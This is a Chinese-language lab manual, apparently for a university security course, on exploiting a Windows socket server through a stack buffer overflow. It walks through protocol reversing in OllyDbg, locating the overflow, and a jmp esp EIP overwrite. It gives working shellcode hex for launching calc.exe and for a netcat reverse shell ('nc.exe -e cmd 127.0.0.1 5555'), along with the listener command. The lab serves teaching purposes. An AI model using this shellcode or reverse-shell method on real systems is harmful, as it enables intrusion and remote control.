指导手册

实验目的

1. 掌握反汇编代码分析工具分析原理与使用方法；
2. 掌握缓冲区溢出原理；

实验要求

1. 测试并掌握反汇编执行流程，并定位溢出点；
2. 完成弹出计算器攻击；
3. 完成反弹Shell攻击；
4. 实现一个具备远程连接控制功能的ShellCode。

环境配置

1. masm汇编环境，将提供的安装程序解压安装，并将bin和include目录放入环境变量；
2. OD动态分析环境；
3. netcat网络通信环境，将提供的netcat压缩包解压，并将目录放入环境变量；
4. bash环境，安装WSL。


使用OD对程序进行通信协议分析

已知通信格式为`DataLen+Data`。`DataLen`位于发送数据包的前**四**字节，表示`Data`数据的长度。

1. 根据上述协议，构造发送数据包。
2. 对程序进行逆向分析，得到通信协议****。
3. 已知协议会计算`Data`数据的校验码，且当校验码符合一定要求****时，才会触发漏洞。


针对上述步骤，现给出以下提示：

1. 构造数据包的一种方法：使用提供的shellcode.py程序，生成dum.txt。
2. 发送数据包的一种方法：使用nc.exe命令发送数据包。如



所示，nc向6666端口发送了构造的dum.txt数据，下面的非打印字符为server收到信息后的回复信息。

3. 已知通信协议有三种情况，并且格式为`MagicNumber+MethodNumber+Data`，各字段长度未知。

4. 由于server由socket编程实现，其中会使用socket中的recv函数来接收数据，可以在OD中查找到recv的位置如开始分析 

。在recv上查找输入函数参考（回车）可以找到在server程序中调用recv的地址，设置断点；也可以在recv上右键设置切换断点；然后使用OD跟踪，分析接收数据的过程。
5. 程序会对发送到数据进行校验，并将校验结果一并回复给发送端。

当通过跟踪执行分析得到通信协议后，就可以重新在shellcode.py中构造数据，尝试到达溢出点。

定位溢出点：使用Python生成DataLen+Data内容

提示：可通过**二分法**等方式探测栈缓冲区的长度。已知每人的server程序的缓冲区长度随机，且在2000-4000字节内。即使用正确的协议，发送符合校验结果的数据，定位缓冲区长度。如下图所示，当执行到00401780步骤后，在溢出位置对应的堆栈地址esp处已经被“0x90”填充。

编写shellcode弹出计算器

当定位到溢出点后，就可以通过覆盖EIP等的地址进行攻击。

1. 由于Windows中用户空间地址在低地址，在栈溢出位置覆盖EIP时，不能直接通过jmp address跳转到当前空间，因此借用`jmp esp`指令跳转到esp所在位置。
2. 跳转到esp所在位置后，应当在这里利用栈溢出精准覆盖shellcode内容。

3. shellcode的编写参考参考资料《黑客攻防宝典系统实战》42页所描述的通过jmp short address和call short address联合构造堆栈。jmp short address使用相对地址，所以不存在0空值问题，并且随时可用。call short address会执行push eip指令，在调用后，通过执行pop esi或pop eax等，可以获得当前堆栈地址。Linux的system系统调用需要三个参数，所以书中也就构造了三个参数并通过`int 0x80`软中断进行系统调用。但在windows中，system调用可以只传递一个参数就是`calc.exe`调用计算器。因此可以删除上述没用的参数，并将system参数压栈且用call调用即可。
4. 将3的shellcode通过masm语法格式编写，并通过masm编译即可。
5. 使用OD打开上述程序，得到二进制程序。
6. 在shellcode.py中，在栈溢出的EIP位置调用jmp esp指令，将二进制程序填充到esp所指向的地址也就是jmp esp后面即可。

思考

上述栈溢出程序正确执行后，遇到了循环调用的问题，可以继续调用exit系统调用解决，请尝试编写shellcode。

提示：通过system、exit等系统调用弹出计算器。格式为`system("calc.exe")`。系统调用的地址应当在OD打开server程序时，进行搜索。 system address:76814720 exit address:75cf6520

编译shellcode.asm c:\masm32\bin\ml.exe /c /coff /Cp .\shellcode.asm c:\masm32\bin\link.exe /subsystem:windows /section:.text,rwe .\shellcode.obj

OD查看shellcode得到二进制程序 EB 1C 5E 56 5D 33 C0 88 46 08 8D 1E 8B DE 53 BB 20 47 81 76 FF D3 50 BB 20 65 CF 75 FF D0 E8 DF FF FF FF 63 61 6C 63 2E 65 78 65 64 64 64 00 00

**将二进制程序填充到上述脚本中，从而生成包含shellcode的通信数据。 弹窗显示计算器即为完成任务1。

通过shellcode反弹shell

需要将nc.exe添加入环境变量中。

需要一个nc监听端口5555，再编写shellcode，反向连接5555即可。反弹shell的命令可以参考下述脚本。

```
nc.exe -e cmd 127.0.0.1 5555 //目标机
nc.exe -lvp 5555  //操作机
```

将上述脚本第一行通过shellcode的system调用执行，且在执行前在另一终端中执行上述脚本第二行。

和弹出计算器相同，将不同的命令通过system执行即可。

以同样的步骤生成shellcode如下 EB 1C 5E 56 5D 33 C0 88 46 1C 8D 1E 8B DE 53 BB 20 47 81 76 FF D3 50 BB 20 65 CF 75 FF D0 E8 DF FF FF FF 6E 63 2E 65 78 65 20 2D 65 20 63 6D 64 20 31 32 37 2E 30 2E 30 2E 31 20 35 35 35 35 61 61 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

需要注意的是，运行server过程中弹窗的ab窗口是为了增加程序冗余指令，降低攻击难度。